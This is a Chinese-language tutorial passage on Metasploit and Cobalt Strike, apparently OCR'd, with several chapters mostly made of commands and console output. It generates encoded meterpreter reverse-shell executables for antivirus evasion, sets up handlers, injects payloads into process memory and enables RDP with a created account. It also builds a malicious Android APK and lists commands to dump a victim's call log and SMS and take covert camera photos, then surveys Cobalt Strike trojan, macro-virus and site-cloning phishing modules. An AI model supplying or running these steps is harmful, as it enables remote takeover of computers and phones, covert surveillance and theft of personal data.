
图 4 中我们设置的提权 session 为 112，我们再看图 3 中也是 112，图 5 中表示提权后会返回一个新的会话 id 113

图 6：




提权成功


图 7：



远程 3389 控制桌面

Ms15_051 和 ms14_058 的利用相同





其实图形化界面就相当于一个远程控制，为了避免一些敏感信息外泄，我采用了打码的方式请见谅，此节没有对大家过多的去介绍 cobaltsarike 的使用，大家可以加我的联系方式问我，或者我会出一节专门对 cobaltsarike 使用做个介绍，文章中的反弹 shell 会话会在下一章节中体现出来

第五章节

一．Msfvenom 编码生成：

Msfvenom 生成 payload 适当的利用一些可执行编码进行加密 msfvenom -l 来看一下有哪些可用编码 如图：

```
   Name                          Rank       Description
   ----                          ----       -----------
   cmd/echo                      good       Echo Command Encoder
   cmd/generic_sh                manual     Generic Shell Variable Substitution Command Enco
der
   cmd/ifs                       low        Generic ${IFS} Substitution Command Encoder
   cmd/perl                      normal     Perl Command Encoder
   cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
   cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command E
ncoder
   generic/eicar                 manual     The EICAR Encoder
   generic/none                  normal     The "none" Encoder
   mipsbe/byte_xori              normal     Byte XORi Encoder
   mipsbe/longxor                normal     XOR Encoder
   mipsle/byte_xori              normal     Byte XORi Encoder
   mipsle/longxor                normal     XOR Encoder
   php/base64                    great      PHP Base64 Encoder
   ppc/longxor                   normal     PPC LongXOR Encoder
   ppc/longxor_tag               normal     PPC LongXOR Encoder
   sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
   x64/xor                       normal     XOR Encoder
   x64/zutto_dekiru              manual     Zutto Dekiru
   x86/add_sub                   manual     Add/Sub Encoder
   x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
   x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
   x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
   x86/bmp_polyglot              manual     BMP Polyglot
   x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
   x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
   x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
   x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
```

```
 x86/countdown                   normal     Single-byte XOR Countdown Encoder
 x86/fnstenv_mov                 normal     Variable-length Fnstenv/mov Dword XOR Encoder
 x86/jmp_call_additive           normal     Jump/Call XOR Additive Feedback Encoder
 x86/nonalpha                    low        Non-Alpha Encoder
 x86/nonupper                    low        Non-Upper Encoder
 x86/opt_sub                     manual     Sub Encoder (optimised)
 x86/shikata_ga_nai              excellent  Polymorphic XOR Additive Feedback Encoder
 x86/single_static_bit           manual     Single Static Bit
 x86/unicode_mixed               manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
 x86/unicode_upper               manual     Alpha2 Alphanumeric Unicode Uppercase Encoder

mework NOPs (8 total)
=====================

 Name             Description
 ----             -----------
 armle/simple     Simple NOP generator
 php/generic      Generates harmless padding for PHP scripts
 ppc/simple       Simple NOP generator
 sparc/random     SPARC NOP generator
 tty/generic      Generates harmless padding for TTY input
 x64/simple       An x64 single/multi byte NOP instruction generator.
 x86/opty2        Opty2 multi-byte NOP generator
 x86/single_byte  Single-byte NOP generator
```

每个编码都有详细的介绍信息，大家自行百度翻译查看，这里我们使用其中一个编码来进行演示

1.x86/shikata_ga_nai

如图：

```
root@P-C:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00'
LHOST=192.168.11.104 LPORT=5555 -f exe > 1.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai chosen with final size 468
Payload size: 468 bytes
Final size of exe file: 73802 bytes
root@P-C:~#
```

单编码进行五次加密，并去除多余的字符

2.多编码加密

Msfvenom -p windows/meterpreter/reverse_tcp -f raw -e x86/jmp_call_additive LHOST=IP> | msfvenom -e x86/shikata_ga_nai -a x86 –platform windows -f exe > 1.exe

这里只是给出了例子，大家可以自行组合编码

二．https 载荷突破防火墙的设置

图 1：

```
root@P-C:~# msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.11.104 LPORT=5555 -f
exe > 1.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 426 bytes
Final size of exe file: 73802 bytes
root@P-C:~#
```

用 https 生成一个可执行 pyaload

图 2：

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

```
Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proc
one)
   LHOST     192.168.11.104   yes       The local listener hostname
   LPORT     5555             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) >
```

进入 multi/handler 接收返回会话模块，设置 https 载荷，设置本地监听 ip 和端口，这里要注意生成 payload 的 ip 和端口要和本地监听的一样

图 3：

```
msf exploit(handler) > show advanced

Module advanced options (exploit/multi/handler):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   ContextInformationFile                   no        The information file that contains cont
ext information
   DisablePayloadHandler   false            no        Disable the handler code for the select
ed payload
   EnableContextEncoding   false            no        Use transient context when encoding pay
loads
   ExitOnSession           true             no        Return from the exploit after a session
 has been created
   ListenerTimeout         0                no        The maximum number of seconds to wait f
or new sessions
   VERBOSE                 false            no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module
   WfsDelay                0                no        Additional delay when waiting for a ses
sion
显示应用程序
Payload advanced options (windows/meterpreter/reverse_https):

   Name                        Current Setting
  Required  Description
   ----                        ---------------
  --------  -----------
   AutoLoadStdapi              true
  yes       Automatically load the Stdapi extension
   AutoRunScript
  no        A script to run automatically on session creation.
```

Show advanced 查看它的高级设置选项大家找到 SessionCommunicationTimeout ExitOnSession 这两个选项

图 4：

```
msf exploit(handler) > set SessionCommunicationTimeout 0
SessionCommunicationTimeout => 0
msf exploit(handler) > set exitOnsession false
exitOnsession => false
msf exploit(handler) >
```

SessionCommunicationTimeout 设置为 0 是断开时间默认为 300 秒

ExitOnSession 设置为 false 是保持会话存活

图 5：

```
root@P-C: ~
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.11.104:5555
msf exploit(handler) > [*] Starting the payload handler...
[*] https://192.168.11.104:5555 handling request from 192.168.11.109; (UUID: p7z
bmxu2) Staging Native payload...
[*] Meterpreter session 1 opened (192.168.11.104:5555 -> 192.168.11.109:56425) a
t 2016-10-01 04:19:39 +0800

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information                        Connection
  --  ----                   -----------                        ----------
  1   meterpreter x86/win32  LAPTOP-VEOMQ3HV\P-C @ LAPTOP-VEOMQ3HV  192.168.11.1
04:5555 -> 192.168.11.109:56425 (192.168.11.109)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Sessions 是查看会话 id sessions -i 会话 id 进入 meterpreter 会话

三．Payload Inject 射入载荷

post/windows/manage/payload_inject

我们可以这么理解，就是相当于把另一个载荷 payload 添加进原有的会话 id，从而返回一个新的会话 id

图 1：

```
msf post(payload_inject) > use post/windows/manage/payload_inject
msf post(payload_inject) > show options

Module options (post/windows/manage/payload_inject):

   Name     Current Setting                  Required  Description
   ----     ---------------                  --------  -----------
   AMOUNT   1                                no        Select the amount of shel
ls you want to spawn.
   HANDLER  false                            no        Start an exploit/multi/ha
ndler to receive the connection
   LHOST                                     yes       IP of host that will rece
ive the connection from the payload.
   LPORT    4433                             no        Port for Payload to conne
ct to.
   OPTIONS                                   no        Comma separated list of a
dditional options for payload if needed in 'opt=val,opt=val' format.
   PAYLOAD  windows/meterpreter/reverse_tcp  no        Windows Payload to inject
 into memory of a process.
   PID                                       no        Process Identifier to inj
ect of process to inject payload.
   SESSION                                   yes       The session to run this m
odule on.

msf post(payload_inject) >
```

图 2：

```
msf post(payload_inject) > set HANDLER true
HANDLER => true
msf post(payload_inject) > set lhost 192.168.11.104
lhost => 192.168.11.104
msf post(payload_inject) > set lport 6666
lport => 6666
msf post(payload_inject) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf post(payload_inject) > set session 1
session => 1
msf post(payload_inject) > exploit
```

Set 相关设置

图 3：

```
[*] Running module against LAPTOP-VEOMQ3HV
[*] Starting exploit/multi/handler
[*] Performing Architecture Check
[*] Started HTTPS reverse handler on https://192.168.11.104:6666
[*] Process found checking Architecture
[+] Process is the same architecture as the payload
[*] Injecting Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS
Stager (wininet) into process ID 8224
[*] Opening process 8224
[*] Starting the payload handler...
[*] Generating payload
[*] Allocating memory in procees 8224
[*] Allocated memory at address 0x056b0000, for 346 byte stager
[*] Writing the stager into memory...
[+] Successfully injected payload in to process: 8224
[*] Post module execution completed
msf post(payload_inject) >
[*] https://192.168.11.104:6666 handling request from 192.168.11.109; (UUID: u6l
jlfao) Staging Native payload...
[*] Meterpreter session 2 opened (192.168.11.104:6666 -> 192.168.11.109:56628) a
t 2016-10-01 04:28:54 +0800
```

图 4：

```
msf post(payload_inject) > sessions

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  LAPTOP-VEOMQ3HV\P-C @ LAPTOP-VEOMQ3HV  192.168.11.1
04:5555 -> 192.168.11.109:56425 (192.168.11.109)
  2   meterpreter x86/win32  LAPTOP-VEOMQ3HV\P-C @ LAPTOP-VEOMQ3HV  192.168.11.1
04:6666 -> 192.168.11.109:56628 (192.168.11.109)

msf post(payload_inject) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > background
[*] Backgrounding session 2...
msf post(payload_inject) > sessions -k 2
[*] Killing the following session(s): 2
[*] Killing session 2
[*] 192.168.11.109 - Meterpreter session 2 closed.
msf post(payload_inject) >
```

射入载荷成功返回了一个新的会话 id 3，我们用 sessions -k 会话 id2

四.Auto Rdp Port 自动化开 3389 也可以开任意端口

post/windows/manage/enable_rdp

图 1 2 3：

```
msf post(payload_inject) > use post/windows/manage/enable_rdp
msf post(enable_rdp) > show options

Module options (post/windows/manage/enable_rdp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ENABLE    true             no        Enable the RDP Service and Firewall Exce
ption.
   FORWARD   false            no        Forward remote port 3389 to local Port.
   LPORT     3389             no        Local port to forward remote connection.
   PASSWORD                   no        Password for the user created.
   SESSION                    yes       The session to run this module on.
   USERNAME                   no        The username of the user to create.

msf post(enable_rdp) > sessions

Active sessions
==============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  LAPTOP-VEOMQ3HV\P-C @ LAPTOP-VEOMQ3HV  192.168.11.1
04:5555 -> 192.168.11.109:56425 (192.168.11.109)
```

```
msf post(enable_rdp) > set username P-C
username => P-C
msf post(enable_rdp) > set password   123!@#
password => 123!@#
msf post(enable_rdp) > set session 1
session => 1
msf post(enable_rdp) > exploit
```

```
msf post(enable_rdp) > nc -v 192.168.11.109
[*] exec: nc -v 192.168.11.109

no port[s] to connect to
msf post(enable_rdp) >
```

如果成功 nc 监听的时候会提示成功，由于我的 win10 账户复杂，大家就自己测试一下吧

开启的时候需要目标的账号密码，这个在以后 meterpreter 章节中会讲到，如何读取明文密码

五.Inject in Memory 射入内存

post/windows/manage/multi_meterpreter_inject

图 1：

```
msf post(enable_rdp) > use post/windows/manage/multi_meterpreter_inject
msf post(multi_meterpreter_inject) > show options

Module options (post/windows/manage/multi_meterpreter_inject):

   Name     Current Setting                  Required  Description
   ----     ---------------                  --------  -----------
   AMOUNT   1                                no        Select the amount of shel
ls you want to spawn.
   HANDLER  false                            no        Start new exploit/multi/h
andler job on local box.
   IPLIST   192.168.11.104                   yes       List of semicolom separat
ed IP list.
   LPORT    4444                             no        Port number for the paylo
ad LPORT variable.
   PAYLOAD  windows/meterpreter/reverse_tcp  no        Payload to inject in to p
rocess memory
   PIDLIST                                   no        List of semicolom separat
ed PID list.
   SESSION                                   yes       The session to run this m
odule on.
```

上图中的 PAYLOAD 可以换做其它的载荷，但是前提是必须支持 windows

图 2：

```
msf post(multi_meterpreter_inject) > set handler true
handler => true
msf post(multi_meterpreter_inject) > set session 1
session => 1
msf post(multi_meterpreter_inject) > exploit

[*] Running module against LAPTOP-VEOMQ3HV
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Creating a reverse meterpreter stager: LHOST=192.168.11.104 LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 9488
[*] Injecting meterpreter into process ID 9488
[*] Allocated memory at address 0x066b0000, for 281 byte stager
[*] Writing the stager into memory...
[+] Successfully injected Meterpreter in to process: 9488
[*] Meterpreter session 3 opened (192.168.11.104:4444 -> 192.168.11.109:56981) a
t 2016-10-01 04:46:22 +0800
[*] Post module execution completed
```

图 3：

```
msf post(multi_meterpreter_inject) > sessions

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  LAPTOP-VEOMQ3HV\P-C @ LAPTOP-VEOMQ3HV  192.168.11.1
04:5555 -> 192.168.11.109:56425 (192.168.11.109)
  3   meterpreter x86/win32  LAPTOP-VEOMQ3HV\P-C @ LAPTOP-VEOMQ3HV  192.168.11.1
04:4444 -> 192.168.11.109:56981 (192.168.11.109)

msf post(multi_meterpreter_inject) >
```

这个章节简单的说了一下编码加密生成 payload 和 https 载荷的高级设置，配合 post 辅

助模块进行权限的维护，此章节中的注入载荷，注入内存是以后 meterpreter 渗透后的内容了，大家自行回顾一下第一章节中的模块介绍

第六章节

前沿：第三章节中我给大家提到控制安卓手机，那么通过上一章节我们接触到了编码加密以及 https 的高级应用并反弹 meterpreter 会话 shell，那么我们这一章节就来说一下如何控制安卓手机并巩固上一章节的知识点

一．安卓的 payload 生成

大家都知道安卓手机支持的安卓格式为 apk 那么我们来用 msfvenom 生成一个 我们所用到的命令为：

msfvenom -p android/meterpreter/reverse_tcp LHOST=监听 ip LPORT=监听端口 R > gome.apk

如图：

攻击机 ip：192.168.11.105

目标：我的 oppo 手机 如图：


中国移动
18:10
关于手机
手机名称
P-C
型号
OPPO R9m
ColorOS版本
V3.0.0
Android版本
5.1
处理器
八核
运行内存
4G
机身存储
50.81G(可用) 64G(总共)
版本号
R9m_11_A.26_160716
基带版本
MOLY.LR11.W1539.MD.
TC16.R9E.SP.V1.P1,
2016/07/15 19:49
内核版本
3.10.72-G201607161811
中国移动1 卡状态
电话号码、信号等

我手机的基本情况如上图中显示

1.设置 metasploit 本地监听

如图：

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.11.105
LHOST => 192.168.11.105
msf exploit(handler) > set LPORT 1234
LPORT => 1234
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   AutoLoadAndroid  true             yes       Automatically load the Android ex
tension
   LHOST            192.168.11.105   yes       The listen address
   LPORT            1234             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.11.105:1234
[*] Starting the payload handler...
```

注意事项：

(1)生成 payload 的 IP 地址和端口，要和本地监听 ip 地址和端口一致

(2)因为是内网，目标和攻击机器必须在同网关下，否则不会接收到返回的会话

2.上传 apk payload 到我的手机上进行安装

如图：


中国移动
18:27
MainActivity
来自“QQ”
版本：1.0 大小：9.27K
安装完成
您还可以
前往“软件商店”安装更多应用
完成
打开

安装完成，运行这个 apk 文件

如图：

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.11.105:1234
[*] Starting the payload handler...
[*] Sending stage (63194 bytes) to 192.168.11.102
[*] Meterpreter session 3 opened (192.168.11.105:1234 -> 192.168.11.102:39909) a
t 2016-10-01 19:04:37 +0800

meterpreter > sysinfo
Computer     : localhost
OS           : Android 5.1 - Linux 3.10.72+ (aarch64)
Meterpreter : java/android
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
```

接收到了一个会话，输入 help 会有就很多安卓 meterpreter 会话使用参数，这里给大家介绍几个大家都喜欢的参数

(1)dump_calllog 下载受害手机的通话记录

(2)dump_sms 下载受害人的信息

(3)webcam_list 查看手机摄像头正反两个摄像头

1.Back Camera

2.Front Camera

(4)webcam_snap 隐秘拍照功能

用法：webcam_snap -i 1

webcam_snap -i 2

本章节到此结束，大家多去实验一下

第七章节


前沿：回顾第四章节的内容，我们提到 metasploit 的图形化界面 Cobaltstrike，这一章节我们来了解一下这个图形化 3.0 的使用

简介：

Cobalt Strike 一款以 metasploit 为基础的 GUI 的框架式渗透工具，集成了端口转发、服务扫描，自动化溢出，多模式端口监听，win exe 木马生成，win dll 木马生成，java 木马生成，office 宏病毒生成，木马捆绑；钓鱼攻击包括：站点克隆，目标信息获取，java 执行，浏览器自动攻击等等，而 Cobalt Strike 3.0 已经不再使用 Metasploit 框架而作为一个独立的平台使用

一．运行


与之前版本的 Cobalt Strike 不同， Cobalt Strike3.0 需要开启团体服务器才可以链接使用，当然，这个服务器可以放到公网环境下，或者放到自己想要搭建此服务的环境中。 下载好 Cobalt Strike 以后包含以下几个文件：




其中关键的文件是 teamserver 以及 cobaltstrike.jar ,将这两个文件放到服务器上同一个目录，然后运行：

```
./teamserver 192.168.74.1 msf3
```

这里为了方便使用，最好使用具体的 ip 地址，而不是 0.0.0.0 或者 127.0.0.1，如果有多个网卡，使用你要用的那个 ip 地址即可， msf3 为该团体服务器的连接密码



这里 ip 使用服务器的 ip，端口默认 50050，用户名随意，密码为之前设置的密码，然后 connect,弹出验证窗口，然后点是，就进入 Cobalt Strike 了



二．操作功能

1.Listeners

使用 Cobalt Strike 首先需要创建一个 Listener,依次点击 Cobalt Strike->Listeners ，然后点击 Add 便可以创建自己想要的 Listeners 了，Cobalt Strike3.0 包括


- **windows/beacon_dns/reverse_dns_txt**
- **windows/beacon_dns/reverse_http**
- **windows/beacon_http/reverse_http**
- **windows/beacon_https/reverse_https**
- **windows/beacon_smb/bind_pipe**
- **windows/foreign/reverse_dns_txt**
- **windows/foreign/reverse_http**
- **windows/foreign/reverse_https**

- windows/foreign/reverse_tcp

其中 windows/beacon* 是 Cobalt Strike 自带的模块，包括 dns,http,https,smb 四种方式的监听器，windows/foreign* 为外部监听器，即 msf 或者 Armitage 的监听器，选择监听器以后，host 会自动填写我们开启服务时的 ip，配置监听端口，然后保存，监听器就创建好了

2.Attacks

创建好监听器，下面就需要配置客户端了，Cobalt Strike 包括多种攻击方式，其中 Packages 包括如下几种：



HTML Application 生成恶意的 HTA 木马文件；

MS Office Macro 生成 office 宏病毒文件；

Payload Generator 生成各种语言版本的 payload;


USB/CD AutoPlay 生成利用自动播放运行的木马文件；

Windows Dropper 捆绑器，能够对文档类进行捆绑；

Windows Executable 生成可执行 exe 木马；

Windows Executable(S) 生成无状态的可执行 exe 木马。

Web Drive-by（钓鱼攻击）包括如下几个模块：



Manage 对开启的 web 服务进行管理；

Clone Site 克隆网站，可以记录受害者提交的数据；

Host File 提供一个文件下载，可以修改 Mime 信息；

PowerShell Web Delivery 类似于 msf 的 web_delivery ；


Signed Applet Attack 使用 java 自签名的程序进行钓鱼攻击;

Smart Applet Attack 自动检测 java 版本并进行攻击，针对 Java 1.6.0_45 以下以及 Java 1.7.0_21 以下版本；

